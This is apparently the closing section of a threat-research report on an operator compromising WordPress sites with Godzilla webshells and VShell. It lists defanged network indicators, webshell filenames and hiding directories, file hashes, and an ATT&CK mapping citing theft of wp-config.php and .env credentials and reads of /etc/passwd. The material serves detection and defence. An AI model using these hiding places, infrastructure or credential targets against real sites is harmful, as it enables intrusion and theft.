The operator also built dedicated workflows for deploying *Godzilla* (哥斯拉) webshells and relied extensively on FOFA. The recovered SNOWLIGHT chain delivered VShell, a remote-access tool frequently used by Chinese groups and developed within a Chinese-speaking community.

Indicators of Compromise

Network indicators

Indicator	Context
137.175.93[.]126	exploitation and payload-hosting infrastructure
xs.xxooonline.eu[.]cc	Operator-side VShell C2
43.108.17[.]80	Observed A-record for the operator-side VShell C2

File and path indicators

Recurring filenames include:

```
.bd.php
.wp-log.php
.sys_log.php
sfl_bk.php
.auto.php
.sd.php
.sd_*.php
.leo_*.php
.brq-*.php
.wvp-*.php
.cc-*.php
.nf-log.php
```

Recurring directories include:

```
/wp-content/uploads/breeze/avatars/
/wp-content/uploads/trx_addons/
/wp-content/cache/berqwp/
```

/wp-content/uploads/simple-file-list/
/wp-content/uploads/ninja-forms/

File hashes

File	SHA-256
down.php	84F7E396A48913851A10CC78C5CC22A25634564ABD0694465236D2F365E2BDEE
new_shell.php	E4AD72B1D7A727FFCCF0E2A9DDF7B08C993826C17EB4B9F49C9734FC54B00B2A
new_shell_bypass.php	58B17EF746D6FCD9F2E5738486D5AF7C4C02B6732176369536B9782D644EC119
new_shell_short.php	F14285507192FB7643597E4FFAAB006F9A3021E045999C1114E4E37BDA843B18
loader_shell.php	36BE47426E90899C56221F9521DDE0A20BE3AEFE780753C7DBE8EFEE4D59916E
gls.php	54953D3EECC8887F39AC0FDA4D33C84BCB6170144DBD1D133470D757595BEAEC
gls_fixed.php	0B23404491CAFF35FD5A7A3A3D89F66A5FB48F4BAA57B6C450C15230A0D53181
xs.zip	7496C08E0BB24A89814AC83F83551D8159802EA91789C2BE8BB8C9E57C6C3264
shell-deploy.zip	65E8F2315488670526F055169D7D8496C63A39C452ED74CAE2DA1CB0193969B0

MITRE ATT&CK

Tactic	ID	Technique	Observed use
Reconnaissance	T1595.002	Active Scanning: Vulnerability Scanning	FOFA-derived target pools and parallel vulnerability scanners
Resource Development	T1588.005	Obtain Capabilities: Exploits	Public PoCs adapted into mass scanners
Initial Access	T1190	Exploit Public-Facing Application	WordPress plugin/theme and adjacent CMS exploitation
Execution	T1059.004	Unix Shell	Commands issued through PHP shells and local operator sessions
Persistence	T1505.003	Web Shell	PHP and PHTML shells in uploads, caches, plugins, themes, and web roots

Tactic	ID	Technique	Observed use
Persistence	T1098	Account Manipulation	WordPress administrator-creation chains present in the tooling
Defence Evasion	T1036	Masquerading	Hidden filenames and HTTP 404 camouflage
Defence Evasion	T1027	Obfuscated Files or Information	Obfuscated PHP, base64 payloads, and XOR shell traffic
Credential Access	T1552.001	Credentials in Files	wp-config.php, .env, database, token, and key collection
Discovery	T1082	System Information Discovery	OS, kernel, hostname, PHP, and architecture checks
Discovery	T1087.001	Local Account Discovery	id, whoami, and /etc/passwd
Discovery	T1016	System Network Configuration Discovery	Internal address and interface collection
Discovery	T1083	File and Directory Discovery	Web-root, configuration, writable-directory, and neighbouring-site searches
Collection	T1005	Data from Local System	Application configuration and credentials collected from selected hosts
Command and Control	T1105	Ingress Tool Transfer	PHP and ZIP payload transfer
Command and Control	T1071.001	Web Protocols	HTTP used for staging, shell control, and callbacks

[← View all research](#)